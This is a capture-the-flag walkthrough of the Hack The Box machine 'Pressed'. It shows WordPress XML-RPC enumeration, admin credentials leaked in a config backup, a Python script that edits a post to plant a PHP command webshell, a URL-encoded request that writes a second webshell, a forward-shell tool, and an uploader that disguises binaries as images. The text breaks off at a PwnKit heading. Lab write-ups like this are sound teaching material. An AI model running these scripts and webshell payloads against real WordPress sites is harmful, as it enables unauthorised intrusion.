Pressed Walkthrough - HTB Hard | WordPress XML-RPC Abuse & PwnKit Privilege Escalation
Complete walkthrough of Pressed from Hack The Box. A hard Linux machine running WordPress 5.9, where a leaked wp-config.php.bak reveals admin credentials guarded by two-factor authentication. A custom htb.get_flag XML-RPC method yields the user flag, while editing a post through XML-RPC provides code execution. With all reverse and bind shells blocked by a strict iptables firewall, a forward shell is used to interact with the target, and a PwnKit (CVE-2021-4034) exploit delivers root.

Overview
Pressed is a hard-difficulty Linux machine running WordPress 5.9 as its only exposed service. A wp-config.php.bak configuration backup leaks the admin database credentials, and after adjusting the year in the password we can authenticate, only to be stopped by a two-factor authentication prompt. Enumerating the XML-RPC interface reveals a custom htb.get_flag method that returns the user flag without a shell. Code execution is then achieved by editing the first blog post through XML-RPC to plant a webshell. Because a strict iptables firewall blocks every reverse and bind shell, a forward shell is used to interact with the box over the existing HTTP channel, files are transferred through an XML-RPC media-upload script, and finally a PwnKit (CVE-2021-4034) exploit is used to escalate to root.
External Enumeration
Nmap
Let’s start with the classic nmap scan:
1
2
3
4
5
6
7
8
9
10
11
ports=$(nmap -p- --min-rate=1000 -T4 pressed.htb 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV pressed.htb -oX pressed.htb
<SNIP>
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41
|_http-title: UHC Jan Finals – New Month, New Boxes
|_http-generator: WordPress 5.9
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
We have a single open port, a WordPress site. The version is 5.9 and nowadays (2026) there are multiple vulnerabilities for it, but since this box was released in 2022 I won’t go down those paths.
Website

The site contains a single post that shows the number of requests we’ve made against the target along with the User-Agent. Sadly the User-Agent is not injectable.
WordPress Enumeration
We can use the wpscan tool to enumerate WordPress:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
wpscan --url "http://pressed.htb"
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|'

        WordPress Security Scanner by the WPScan Team
                        Version 3.8.28

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://pressed.htb/ [10.129.136.28]
[+] Started: Thu Jul 30 14:49:30 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://pressed.htb/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|  - http://codex.wordpress.org/XML-RPC_Pingback_API
|  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://pressed.htb/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://pressed.htb/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://pressed.htb/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|  - https://www.iplocation.net/defend-wordpress-from-ddos
|  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.9 identified (Insecure, released on 2022-01-25).
| Found By: Rss Generator (Passive Detection)
|  - http://pressed.htb/index.php/feed/, <generator>https://wordpress.org/?v=5.9</generator>
|  - http://pressed.htb/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.9</generator>

[+] WordPress theme in use: retrogeek
| Location: http://pressed.htb/wp-content/themes/retrogeek/
| Last Updated: 2024-04-26T00:00:00.000Z
| Readme: http://pressed.htb/wp-content/themes/retrogeek/README.txt
| [!] The version is out of date, the latest version is 0.7
| Style URL: http://pressed.htb/wp-content/themes/retrogeek/style.css?ver=42
| Style Name: RetroGeek
| Style URI: https://tuxlog.de/retrogeek/
| Description: A lightweight, minimal, fast and geeky retro theme remembering the good old terminal times...
| Author: tuxlog
| Author URI: https://tuxlog.de/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 0.5 (80% confidence)
| Found By: Style (Passive Detection)
|  - http://pressed.htb/wp-content/themes/retrogeek/style.css?ver=42, Match: 'Version: 0.5'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:03 <=============================================================================================================================================================> (137 / 137) 100.00% Time: 00:00:03

[i] Config Backup(s) Identified:

[!] http://pressed.htb/wp-config.php.bak
| Found By: Direct Access (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 30 14:49:42 2026
[+] Requests Done: 189
[+] Cached Requests: 5
[+] Data Sent: 45.618 KB
[+] Data Received: 24.076 MB
[+] Memory used: 314.559 MB
[+] Elapsed time: 00:00:11
Two interesting things emerge from the script’s output. The first is the presence of the wp-config.php.bak file, which normally cannot be accessed since it contains the WordPress database credentials. The second is the presence of XML-RPC, a feature enabled by default since WordPress version 3.5. This feature was the first sort of API through which various WordPress functions could be performed by sending and receiving data via XML.
Credential Discovery
Configuration Backup — wp-config.php.bak
Let’s read the file. If we visit http://pressed.htb/wp-config.php.bak in the browser, the file will be downloaded automatically. Let’s read it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
<?php
/**
* The base configuration for WordPress
*
* The wp-config.php creation script uses this file during the installation.
* You don't have to use the web site, you can copy this file to "wp-config.php"
* and fill in the values.
*
* This file contains the following configurations:
*
* * Database settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://wordpress.org/support/article/editing-wp-config-php/
*
* @package WordPress
*/

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'uhc-jan-finals-2021' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

<SNIP>
We found the database credentials admin:uhc-jan-finals-2021.
Credentials: admin:uhc-jan-finals-2021
Login and Two-Factor Authentication
I immediately try to log in with these credentials at http://pressed.htb/wp-login.php to see if I can access the admin console.

However, these credentials don’t work. After many HTB boxes, I’ve learned that box creators like to play with changing the years in passwords, so I try putting 2022 instead of 2021 at the end of the password (the box was released in March 2022).

The credentials work! However, we run into something unexpected:

There’s a multi-factor authentication page. We need to find another way to get a shell.
XML-RPC Abuse
Enumerating Available Methods
We can enumerate the XML-RPC methods by making a POST request to the http://pressed.htb/xmlrpc.php endpoint:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /xmlrpc.php HTTP/1.1
Host: pressed.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP%20Cookie%20check
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 91

<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
The response is this:
1
2
3
4
5
6
7
8
9
10
11
12
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  <value><string>system.getCapabilities</string></value>
  <value><string>htb.get_flag</string></value>

<SNIP>
As we can see, there’s a strange method htb.get_flag. If we call it, we get the user flag even without having obtained a shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /xmlrpc.php HTTP/1.1
Host: pressed.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP%20Cookie%20check
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 85

<methodCall>
<methodName>htb.get_flag</methodName>
<params></params>
</methodCall>
Response:
1
2
3
4
5
6
7
8
9
10
11
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <string>CENSORED_FLAG</string>
      </value>
    </param>
  </params>
</methodResponse>
User flag obtained.
Getting a Shell
RCE via XML-RPC Post Editing
Even though we’ve obtained the user flag, we still need to get a shell for root. Among the allowed XML-RPC methods there’s the creation and editing of posts. Uploading a PHP file is denied. Since the site’s first post uses some kind of script to display the number of received requests and the User-Agent, we can try to edit that blog post to obtain RCE.
Here’s the Python script used. The explanation is below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import collections, collections.abc
collections.Iterable = collections.abc.Iterable

from wordpress_xmlrpc import Client, WordPressPost
from wordpress_xmlrpc.methods.posts import GetPosts, NewPost
from wordpress_xmlrpc.methods.users import GetUserInfo
from wordpress_xmlrpc.methods import posts, media
from wordpress_xmlrpc.compat import xmlrpc_client

client = Client('http://pressed.htb/xmlrpc.php', 'admin', 'uhc-jan-finals-2022')

all_posts = client.call(posts.GetPosts())

first_post = client.call(posts.GetPost(1))
content = first_post.content
print(content)

print("\n---\n")

content = content.replace('JTNDJTNGcGhwJTIwJTIwZWNobyhmaWxlX2dldF9jb250ZW50cygnJTJGdmFyJTJGd3d3JTJGaHRtbCUyRm91dHB1dC5sb2cnKSklM0IlMjAlM0YlM0U=', 'PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+Cg==')

first_post.content = content

if client.call(posts.EditPost(first_post.id, first_post)):
   print("file modified succesfully")
else:
   print("cound't modify file")
When we run this script, we see the post’s original code, which contains the base64-encoded PHP code JTNDJTNGcGhwJTIwJTIwZWNobyhmaWxlX2dldF9jb250ZW50cygnJTJGdmFyJTJGd3d3JTJGaHRtbCUyRm91dHB1dC5sb2cnKSklM0IlMjAlM0YlM0U=. We then proceed to replace the code with that of our webshell, PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+Cg==, which represents this PHP code:
1
<?php system($_GET['cmd']); ?>
Now we have a shell.
Firewall Analysis
All the various payloads for reverse shells or bind shells don’t work. I immediately assume it’s because of the firewall, and by checking the /etc/iptables/rules.v4 file we get the confirmation. To read that file we go to the URL http://pressed.htb/index.php/2022/01/28/hello-world/?cmd=cat%20/etc/iptables/rules.v4. We get this:
1
2
3
4
5
6
7
8
9
10
11
12
13
# Generated by iptables-save v1.8.4 on Mon Jan 31 23:19:19 2022
*filter
:INPUT DROP [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT DROP [0:0]
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A OUTPUT -p icmp -m icmp --icmp-type 0 -j ACCEPT
-A OUTPUT -p tcp -m state --state RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
COMMIT
# Completed on Mon Jan 31 23:19:19 2022
In summary, we can’t get a shell in any way. For this reason we need to use a forward shell. This is the one I’ll use.
A forward shell creates a shell that accepts commands through a Named Pipe (mkfifo) and writes the results to a file. This way the shell doesn’t require a persistent network connection, so you can establish a real TTY behind a firewall that blocks reverse/bind shells.
First of all we need to create a .php file that lets us get the command output without the site’s template, which interferes with the forward shell. To do this we send this request from Burp:
1
2
3
4
5
6
7
8
9
GET /index.php/2026/07/31/webshell/?cmd=%65%63%68%6f%20%50%44%39%77%61%48%41%67%63%33%6c%7a%64%47%56%74%4b%43%52%66%52%30%56%55%57%79%64%6a%62%57%51%6e%58%53%6b%37%49%44%38%2b%43%67%3d%3d%20%7c%20%62%61%73%65%36%34%20%2d%64%20%3e%20%77%65%62%73%68%65%6c%6c%32%2e%70%68%70 HTTP/1.1
Host: pressed.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP%20Cookie%20check
Connection: keep-alive
The payload was completely URL-encoded because the base64 inside it contained + characters, which were being interpreted as spaces. Here’s the decoded payload:
1
echo PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+Cg== | base64 -d > webshell2.php
Now we have a working shell without the WordPress theme.
Forward Shell
We can use the forward shell with this command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
python3 dfshell.py -u 'http://pressed.htb/webshell2.php' -p 'cmd'
/opt/tools/DFShell/dfshell.py:21: SyntaxWarning: invalid escape sequence '\ '
 mybanner = '''\n              /\                               ______,....----,
/opt/tools/DFShell/dfshell.py:393: SyntaxWarning: invalid escape sequence '\-'
 suid = execCommandWithoutFifos(url, parameter, """timeout 13 bash -c 'find / \-perm -4000 2>/dev/null'""")

             /\                               ______,....----,
/VVVVVVVVVVVVVV|===================""""""""""""       ___,..-'
`^^^^^^^^^^^^^^|======================----------""""""
             \/    with <3 by D3Ext
                   v0.2

[+] Connection established succesfully!
[*] Creating named pipes on target system under /dev/shm/.fs/
[*] Gathering target information to establish an interactive shell...

[+] Type dfs-help to see custom commands

www-data@Pressed:~$
It’s just as if we had a real, proper shell.
Privilege Escalation
File Transfer via XML-RPC
Since we’re blocked by the firewall, we can’t transfer files in the more convenient ways normally used. I tried transferring files by transferring their contents base64-encoded, but the payloads were too large and the shell couldn’t handle them (GET requests have a maximum parameter length). For this reason I created a new script to upload files via XML-RPC.
Here’s the script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import collections, collections.abc
collections.Iterable = collections.abc.Iterable

from wordpress_xmlrpc import Client
from wordpress_xmlrpc.methods import posts, media
from xmlrpc.client import Binary

client = Client('http://pressed.htb/xmlrpc.php', 'admin', 'uhc-jan-finals-2022')

with open("FilePath", "rb") as img:
    data = {
        "name": "FileName.jpg",
        "type": "image/jpeg",
        "bits": Binary(img.read()),
        "overwrite": True,
    }

resp = client.call(media.UploadFile(data))
print(resp["id"], resp["url"])
The script takes any binary file and, through the name and type fields, makes WordPress believe it’s an image.
Running LinPEAS
We can upload linpeas.sh to find potential privilege escalation vectors.
1
2
python3 media-upload.py
53 /wp-content/uploads/2026/07/linpeas.jpg
Navigating to the upload folder from the forward shell we find the file. We can execute it and export the output to a file. We need to remember that it’s as if the session resets with each command, except for the directory we’re in.
PwnKit (CVE-2021-4034)
